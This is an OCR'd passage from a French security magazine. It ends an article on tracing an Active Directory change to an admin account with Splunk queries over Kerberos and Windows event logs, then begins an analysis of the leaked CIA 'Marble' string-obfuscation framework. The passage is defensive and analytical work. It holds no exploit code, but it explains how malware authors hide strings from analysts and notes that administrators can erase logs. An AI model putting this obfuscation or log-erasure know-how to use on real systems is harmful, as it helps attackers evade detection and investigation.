


Figure 4 : Phase d'authentification Kerberos.

1.3.1 Kerberos en environnement Windows

Les services AS et TGS ci-dessus sont consolidés dans un « centre de distribution de clés Kerberos » (*Key Distribution Center*, ou KDC). Ce KDC est intégré à d'autres services de sécurité s'exécutant sur le contrôleur de domaine (*Domain Controller*, DC), et utilise donc comme base de données pour l'AS celle des services du domaine correspondant au compte demandant l'accès (*Active Directory Domain Services*, AD DS).

2 Retour à notre histoire : l'attaque à détecter

Nous cherchons à détecter un compte administrateur compromis ou utilisé à mauvais escient, qui modifierait un objet de l'AD en passant par une application (par exemple la DFS Management Console native des serveurs Windows).

Cette application serait située sur un serveur de rebond auquel le compte s'est connecté en RDP, et on connaîtrait l'heure et la nature de la modification (de droits, de chemin vers un répertoire, de clé de registre...).

« Tout » ce que l'on cherche, c'est le compte qui a réalisé la modification.

Les problèmes que l'on rencontre en pratique sont :

1. L'absence d'activation (par GPO) de stratégies d'audit Kerberos (d'où le fait que les logs qui permettraient de tracer les actions Kerberos ne sont pas tous produits).

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : dernières places disponibles

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2017

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : à partir d'octobre 2017

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2018

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

Date	Event Code	Account_Name	ComputerName	DN	Value
2017-XX-25 08:45:49	5136	monserveurnumero3$	monserveurnumero4.mon.super.domaine	CN=link-e89697b2-19da-46d5-bbde-9e45f0ebc0e5,CN=DFS_SERVICES$,CN=DFS_SERVICES$,CN=Dfs-configuration,CN=System,DC=mon,DC=super,DC=domaine	/mon/repertoire
2017-XX-25 08:45:49	5136	monserveurnumero3$	monserveurnumero4.mon.super.domaine	CN=link-e89697b2-19da-46d5-bbde-9e45f0ebc0e5,CN=DFS_SERVICES$,CN=DFS_SERVICES$,CN=Dfs-configuration,CN=System,DC=mon,DC=super,DC=domaine	/mon/repertoire
2017-XX-25 08:45:49	5136	monserveurnumero3$	monserveurnumero4.mon.super.domaine	CN=link-e89697b2-19da-46d5-bbde-9e45f0ebc0e5,CN=DFS_SERVICES$,CN=DFS_SERVICES$,CN=Dfs-configuration,CN=System,DC=mon,DC=super,DC=domaine	/mon/repertoire
2017-XX-25 08:45:49	5136	monserveurnumero3$	monserveurnumero4.mon.super.domaine	CN=link-e89697b2-19da-46d5-bbde-9e45f0ebc0e5,CN=DFS_SERVICES$,CN=DFS_SERVICES$,CN=Dfs-configuration,CN=System,DC=mon,DC=super,DC=domaine	/mon/repertoire

Figure 5 : Logs de modification des liens DFS.

2. L'absence d'agents Splunk sur certains serveurs.

J'ai choisi une application native Windows volontairement, de façon à ce qu'on ne puisse pas cibler trop facilement le serveur de rebond.

En utilisant Splunk, nous voyons bien les logs témoignant d'une modification de l'objet de l'AD (code 5136 **[2]**) incriminé (Figure 5).

Malheureusement, on voit que le compte « utilisateur » (champ `Account_Name`) est le serveur portant la console DFS, qui utilise une « impersonation » pour réaliser ses actions. Le champ `ComputerName` est la cible de la modification, en l'occurrence un contrôleur de domaine donnant accès aux données de l'AD.

Pour déterminer qui a lancé ces services DFS, on peut donc :

1. Examiner les logs de `monserveurnumero3` à la date de modification de l'objet dans l'AD : assez simple, la « seule » contrainte étant qu'un agent splunk ait été préalablement déployé sur ce serveur précis, et que cet agent soit configuré pour indexer les logs Windows Security.
2. Lancer une requête de corrélation dans Splunk, et déterminer les comptes ayant réalisé une requête ou renouvellement de ticket de service Kerberos (respectivement codes 4769 et 4770 **[3]**) avec un compte administrateur du domaine, et ayant accédé à `monserveurnumero4`.

Le second cas donne avec la requête suivante :

```
index=microsoft_windows_server source="WinEventLog:Security"
(EventCode=4769 OR EventCode=4770) Service_Name= monserveurnumero4*
[| inputlookup mes_admins_du_domaine.csv | fields Account_Name]
| table _time EventCode Client_Address Account_Name ComputerName
DN Value
```

et à l'anonymisation près :

_time	Event Code	Account_ Name	ComputerName
25/XX/2017 08:35:41	4769	ADM1	monserveurnumero5.mon.super.domaine
25/XX/2017 08:44:04	4769	ADM2	monserveurnumero3.mon.super.domaine
25/XX/2017 08:43:05	4769	ADM3	monserveurnumero5.mon.super.domaine
25/XX/2017 08:36:50	4769	ADM3	monserveurnumero5.mon.super.domaine
25/XX/2017 08:33:02	4769	ADM2	monserveurnumero3.mon.super.domaine
25/XX/2017 08:43:08	4769	ADM3	monserveurnumero6.mon.super.domaine

Figure 6 : Corrélation sur le temps pour trouver le compte ayant contacté le DC.

Notez que le tableau (Figure 6) prend les connexions jusqu'à 15 minutes avant l'incident, en effet, on ne peut pas savoir si la personne s'est connectée et a réalisé la modification dès sa connexion au serveur portant la console de management DFS, ou si elle est partie prendre un café entre temps...

En l'occurrence, cela fait porter de très forts soupçons sur ADM2, puisque, si on résume : ce dernier a émis une requête d'authentification Kerberos (code 4769) afin d'accéder à un service porté par un serveur (`monserveurnumero3`), duquel émane la modification du lien DFS.

Une certitude totale n'est cependant possible qu'en examinant les logs de `monserveurnumero3` comme précisé en 1, ci-dessus.

2.1 Examen des logs du serveur de rebond

Une simple requête du type suivant sur une période de 2 ou 3 secondes autour de la modification de l'objet dans l'AD devrait suffire à vous fixer définitivement sur le compte à l'origine de la modification.

```
index=microsoft_windows_server host=monserveurnumero3
EventCode=4624 sourcetype="WinEventLog:Security"
```

C'est en effet sur le serveur portant la console de gestion DFS que se trouveront les logs contenant le nom de l'utilisateur connecté à cette application.

2.1.1 On parle d'un administrateur, mec : il a dû supprimer les logs

Par défaut, les administrateurs peuvent supprimer les logs **[4]**. Si vous aviez un agent Splunk sur le serveur, l'indexation étant quasi immédiate, sauf peut-être suppression des logs programmatique immédiatement après la commande vers le DC, il demeurera une trace dans Splunk.

Sinon, il vous reste la voie du forensic, la bonne vieille récupération de fichier supprimé (en l'occurrence ceux dans `System32\winevt\Logs`) avec un logiciel dédié comme EnCase Investigator, par exemple.

Et naturellement, ne pas oublier qu'un événement d'id 1102 est logué en cas de suppression des logs Security, mentionnant le nom et le domaine du compte responsable de la suppression.

3 Perspectives : autres scénarios de surveillance

Ceci n'est évidemment qu'un minuscule exemple de ce qu'il est possible de superviser grâce aux logs Windows.

Parmi les scénarios dignes d'attention, nous pouvons mentionner le cas suivant, qui est l'occasion de démontrer une requête un peu plus complexe dans Splunk.

3.1 Tentatives infructueuses d'authentification Kerberos

La requête ci-dessous affiche toutes les tentatives infructueuses d'utilisation d'un compte avec un mauvais mot de passe ou avec un compte dont le nom est inconnu ou non autorisé.

```
index=microsoft_windows_server source="WinEventLog:Security"
(EventCode=4776 NOT Error_Code="0x0") OR EventCode=4625 OR
(EventCode=4771 Failure_Code="0x18") OR EventCode=4740
| rex field=Message "(?ms)Account For Which Logon Failed.+?Account
Name:\s+(?<Wanted_User>\V+)"
| rex field=Message "(?<failurereason>\V+)\s+Authentication Package"
| rex field=Message "(?<failurereason_2>\V+)\s+Account Information:"
| rex field=Message "(?<failurereason_3>\V+)\s+Subject:"
| rex field=Message "Account That Was Locked Out:\s+Security ID:\
s+(?<Wanted_User_2>\V+)\s+Account Name:"
| rex field=Client_Address "(?<ip_addr>\d{1,3}\.\d{1,3}\.\
d{1,3}\.\d{1,3})"
| eval caller_process_name=coalesce(Caller_Process_Name,"")
| eval wanted_account=coalesce(Wanted_User,Wanted_User_2,Logon_
Account,Account_Name)
| eval reason=coalesce(Failure_Reason,failurereason,failurereason_2
,failurereason_3)
| eval logon_type=if(isnull(Logon_Type), "",case (Logon_Type=2,
"Interactive",Logon_Type=2, "Interactive",Logon_Type=3,
"Network",Logon_Type=4, "Batch",Logon_Type=5, "Service",Logon_
Type=7, "Unlock", Logon_Type=8, "NetworkClearText",Logon_Type=9,
"NewCredentials",Logon_Type=10, "RemoteInteractive",Logon_Type=11,
"CachedInteractive"))
| eval caller_workstation=coalesce(Workstation_Name,Source_
Workstation,ip_addr,Caller_Computer_Name)
| eval substatus=coalesce(Sub_Status,Error_Code,Failure_Code)
| eval failure_code=if(isnull(substatus),"",lower(substatus))
| eval failure_meaning=case (failure_code="0xc0000064", "user name
does not exist", failure_code="0xc000006a", "user name is correct
but the password is wrong", failure_code="0xc0000234", "user is
currently locked out", failure_code="0xc0000072", "account is
currently disabled", failure_code="0xc000006f", "user tried to logon
outside his day of week or time of day restrictions", failure_
code="0xc0000070", "workstation restriction, or Authentication
Policy Silo violation", failure_code="0xc0000193", "account
expiration", failure_code="0xc0000071", "expired password", failure_
code="0xc0000224", "user is required to change password at next
logon", failure_code="0xc0000225", "evidently a bug in Windows and
not a risk", failure_code="0xc000006d", "Generic logon failure",
failure_code="0xc0000199", "????", failure_code="0xc0000133",
"clocks between DC and other computer too far out of sync", failure_
code="0xc000015b", "The user has not been granted the requested
logon type (aka logon right) at this machine" )
| table _time EventCode, wanted_account ComputerName reason caller_
workstation logon_type caller_process_name failure_code failure_
meaning
| sort -_time
```

Pour afficher des statistiques de comptage, il suffit de remplacer les lignes **table** et **sort** avec :

```
| stats count by EventCode, wanted_account ComputerName reason
caller_workstation logon_type caller_process_name failure_code
failure_meaning
| sort -count
```

Conclusion

Naturellement, j'aurais tendance à dire : déployer vos agents récupérateurs de logs sur tous vos serveurs et postes utilisateurs sans exception. Cependant et en pratique, cela pose des problèmes de charge pour l'infrastructure SIEM et pour le volume de votre licence.

En investissant du temps dans la configuration des agents, vous pouvez arriver à un équilibre sur la qualité et la quantité des logs, mais pour un SOC ou un CERT qui se respecte, il est nécessaire d'investiguer en détail le fonctionnement des contrôleurs de domaine et de ne pas se reposer sur une recherche brute dans Splunk.

Et en la matière, on trouve peu de littérature sur le sujet : alors qu'il existe de nombreux scénarios d'attaques en environnement Kerberos et Active Directory (voir le site de référence **[ADSECURITY]**), il demeure dans la plupart des organisations, à notre sens, un immense chemin à parcourir, comme mentionné en introduction, avant de pouvoir les détecter de façon efficace (*id est* avec des règles de corrélations qui ne lèvent pas une armée de faux positifs). ■

Remerciements

Je tiens à remercier tous les analystes du CERT CDC-FR, et en particulier Julien Durand, qui a passé de nombreuses heures à démêler les interactions entre Windows, Splunk, et Kerberos. Merci également à Stéphane Bilqué, dont l'expertise sur Kerberos et Active Directory l'AD fut indispensable. Enfin, merci à Thanat0s pour sa relecture.

Références

[1] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624

[SPLUNK-FREE] https://www.splunk.com/en_us/products/splunk-enterprise/free-vs-enterprise.html

[SPLUNK-TUTO] https://www.splunk.com/en_us/resources/getting-started.html

[SPLUNK-DOC] http://docs.splunk.com/Documentation/Splunk/latest

[SYSLOG-WINDOWS] http://www.dsfc.net/infrastructure/syslog-windows/


[KERBEROS] http://www.devensys.com/blog/kerberos-principe-de-fonctionnement

[2] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=5136

[3] https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4769

[4] https://technet.microsoft.com/en-us/library/cc722318(v=ws.11).aspx

[ADSECURITY] https://adsecurity.org



www.hsc-formation.fr

HSC by Deloitte.

DÉCOUVERTE DES OUTILS DE WIKILEAKS ET DES SHADOW BROKERS

Depuis l'affaire Snowden, les lanceurs d'alerte, jusqu'alors plutôt focalisés sur les malversations financières ou les scandales d'État, ont commencé à divulguer des informations particulièrement intéressantes pour comprendre le mode de surveillance mis en place par la NSA et l'étendue de ses capacités techniques.

Grâce à Snowden, la perception par le grand public des enjeux de sécurité a été profondément transformée. Un film tel qu' « Ennemi d'État [1] » semblait, lors de sa sortie, une œuvre de science-fiction paranoïaque. Aujourd'hui, plus personne ne serait impressionné par le contrôle exercé par la NSA dans ce film ni par ses moyens techniques qui sembleraient plutôt datés. Les médias spécialisés et experts en SSI ont tenté depuis plus de vingt ans, avec un succès très relatif, de sensibiliser les utilisateurs à la protection de la vie privée et à la nécessité d'utiliser des primitives cryptographiques sûres. Des révélations de Snowden aux fuites intempestives de fournisseurs de service internet, la perception du grand public a été totalement bouleversée au cours de ces quatre dernières années. Le succès des messageries instantanées sécurisées témoigne de l'engouement des utilisateurs pour la protection de leur vie privée et de leur sensibilisation à la sécurité et au chiffrement.

Mais plus intéressant encore pour les experts en sécurité, d'autres groupes ont continué à s'intéresser aux outils techniques des services de renseignements américains et réussi à mettre la main sur certains d'entre eux. Bruce Schneier écrivait en 2004 « Algorithms from the NSA are considered a sort of alien technology: They come from a superior race with no explanations. Any successful cryptanalysis against an NSA algorithm is an interesting data point in the eternal question of how good they really are in there ». Quelques années plus tard, les Shadow Brokers que nous présentons dans ce dossier ont remis d'actualité cette citation en publiant des outils offensifs qui auraient été conçus par la NSA et notamment EternalBlue qui leur aurait permis de compromettre les systèmes Windows depuis des années. Alors que les Shadow Brokers promettent d'autres révélations, Wikileaks leur emboîte le pas et publie à son tour des outils qui auraient été volés à la CIA, tels que l'outil Marble qui sera décrit dans ce dossier.

Les journalistes ont également commencé à s'intéresser très largement à ce phénomène de leaks de documents et à mettre en place des outils techniques permettant aux lanceurs d'alerte de transmettre avec un maximum de discrétion les documents subtilisés, comme nous le découvrirons dans les deux derniers articles de ce dossier.

Cédric Foll

[1] http://www.imdb.com/title/tt0120660/

AU SOMMAIRE DE CE DOSSIER :

106 SHADES OF MARBLE

Thomas CHAUCHEFOIN – thomas.chauchefoin@synacktiv.com
Security ninja @Synacktiv

mots-clés : MARBLE / OBFUSCATION / WIKILEAKS / VAULT7

Le 31 mars 2017, Wikileaks a publié la suite de la série de leaks Vault7, en diffusant cette fois-ci Marble, un framework permettant l'obfuscation du code source des différents projets de la CIA. Malgré le grand nombre de personnes suivant ces diffusions, aucune étude poussée n'a été publiée sur ce framework. Nous proposons dans cet article de revenir sur le framework et d'en présenter les principales fonctionnalités.

1 Étude et présentation du framework

L'archive **Marble.zip**, téléchargeable sur le site de Wikileaks **[MARBLE]**, contient plusieurs projets Visual Studio (à la vue des fichiers **.vcxproj** et .**sln**). Ceux-ci sont conçus pour être utilisés avec Visual Studio 2010, mais restent utilisables dans des versions plus récentes de l'IDE (***Projet > Mise à jour des projets VC++...***). Des commandes pouvant potentiellement être placées dans les propriétés des projets par leurs auteurs, leur chargement au sein de l'IDE et l'étude de Marble se sont effectués au sein d'une machine virtuelle coupée d'Internet.

Un total de 676 fichiers sont présents dans l'archive, mais seulement 297 sont uniques : les dossiers **marbleextensionbuilds/Marble/Deobfuscators** et **marbletester/props** ont par exemple des doublons ailleurs dans l'arborescence.

Le cœur du framework se présente sous la forme de trois outils (**mibster**, **mender** et **validator**) ainsi que d'un ensemble de *marbles* (pouvant être traduit par « marbres ») :

- **mibster**, qui va être exécuté juste avant l'étape de compilation, a pour rôle de patcher le code du projet duquel on souhaite obfusquer les chaînes de caractères ou tableaux de bytes (support uniquement de **char** et **wchar_t**). Il se chargera de choisir et d'appliquer une routine de transformation (les *marbles*) choisie aléatoirement ou par le développeur sur ceux-ci (cf. 1 de Fig. 1) ;
- **mender** permet de restaurer le code source du projet dans son état initial (cf. 3 de Fig. 1), une fois l'exécutable obtenu après le processus de compilation (cf. 2 de Fig. 1). En effet, une copie du code est effectuée juste avant l'utilisation de **mibster** ;
- **validator** s'assure que les chaînes initialement présentes dans le code ont été correctement remplacées (cf. 4 de Fig. 1).




Figure 1 : Schéma extrait de la documentation interne, résumant l'organisation du framework.

À noter que dans la suite de l'article, j'appellerai tout tableau de **char** / **wchar_t** une « chaîne » : il peut tout aussi bien s'agir de chaînes de caractères ANSI ou Unicode que d'un shellcode ou d'une ressource déclarée sous forme de tableau dans le code source.

Trois utilitaires supplémentaires sont également présents :

- **farble**, permettant de disposer d'une interface graphique afin de faire la démonstration du fonctionnement de **marble** (dont il s'agit sûrement d'un prototype) ;

- **br_angry**, plus simple que **marble** et destiné à l'obfuscation de chaînes pour des projets Android (mais pouvant s'appliquer à n'importe quelle autre plateforme) ;
- **br_ios_version**, l'équivalent de **br_angry**, mais (comme son nom l'indique) avec le support d'iOS.

1.1 Mibster

Mibster est un exécutable attendant trois arguments : le chemin vers le projet à patcher, vers le dossier contenant le fichier **Marble.h** et enfin le dossier où écrire un fichier conservant une liste des modifications effectuées, qui servira plus tard à **validator**.

Les différents *marbles* utilisables sont listés dans le fichier **Marble.h** (le deuxième argument). D'après la documentation de celui-ci, le choix de l'algorithme à utiliser se fait de la façon suivante :

- La ligne commence par **//#include** : l'algorithme sera ajouté à la liste chaînée de ceux disponibles et le choix sera aléatoire ;
- La ligne commence par **//--#include** : l'algorithme ne sera pas ajouté à la liste et ne pourra pas être choisi ;
- La ligne commence par **#include** : l'algorithme concerné sera le seul retenu et l'analyse de **Marble.h** prend fin.

On constate cependant que **mibster** n'implémente pas la fonctionnalité permettant d'exclure un **marble** du *pool*. De fait, bien qu'absents de l'archive, quatre d'entre eux commentés de cette façon pourront donc être choisis, faisant échouer la génération du projet :

- **MBL_FORLOOP_FUNC_XOR7D** ;
- **MBL_FORLOOP_FUNC_XOR8D** ;
- **MBL_FORLOOP_FUNC_BUMP13D** ;
- **MBL_FORLOOP_FUNC_BUMP14D**.

Seules les chaînes déclarées comme **CARBLE** et **WARBLE** seront remplacées ; il ne s'agit que d'alias à **unsigned char** et **wchar_t**. Le type **BARBLE** est également défini, pour faire référence à un **unsigned char**. Rien n'est implémenté pour la gestion de ce dernier type, qui n'aurait de toute façon pas nécessité de traitement particulier. On peut même remarquer qu'il a été retiré de la capture d'écran sur la *slide* 18 de **[SLIDES]**, à la vue de la marque orange à gauche.

Un *sanity check* est effectué sur l'algorithme retenu et s'assure qu'il n'y a pas plus de trois caractères consécutifs identiques entre la chaîne d'entrée et la sortie de la fonction. Le nombre de caractères identiques (pas nécessairement consécutifs) est également calculé, mais est juste affiché à titre informatif.

L'analyse de chaque ligne à la recherche de variables à patcher a été implémentée de façon simple, sans faire appel à un *lexer*. Plusieurs limitations sont alors présentes :

- les chaînes sur plusieurs lignes ne sont pas supportées ;
- le seul échappement supporté est **\x** ;
- la déclaration du tableau doit utiliser la notation avec les crochets : **CARBLE name[] = ""**.

Enfin, un fichier de *receipt* au format XML est créé et convient diverses informations sur le processus réalisé :

- le nom de l'algorithme utilisé ;
- la liste des fichiers modifiés par **mibster** ;
- pour chaque fichier, la représentation hexadécimale de la chaîne est conservée, son type (**CHAR** / **WCHAR**) ainsi que le numéro de ligne où elle a été trouvée. Les chaînes non-ANSI sont également présentes dans leur forme originelle.

1.2 Les marbles

Un *marble* correspond à une routine qui remplacera une chaîne de caractères par son équivalent transformé par un algorithme réversible ainsi qu'un bloc de code permettant d'effectuer l'opération inverse. 106 d'entre eux sont disponibles (voir **devutils/marble/Marbler**). La création d'un nouveau **marble** nécessite d'implémenter l'interface présente dans **Iscramble.h**, déclarant les prototypes suivants (les commentaires ont été retirés pour des raisons de brièveté) :

```
01: class IScramble
02: {
03:
04: public:
05:
06:   IScramble(void) {}
07:   virtual ~IScramble(void) = 0 {}
08:
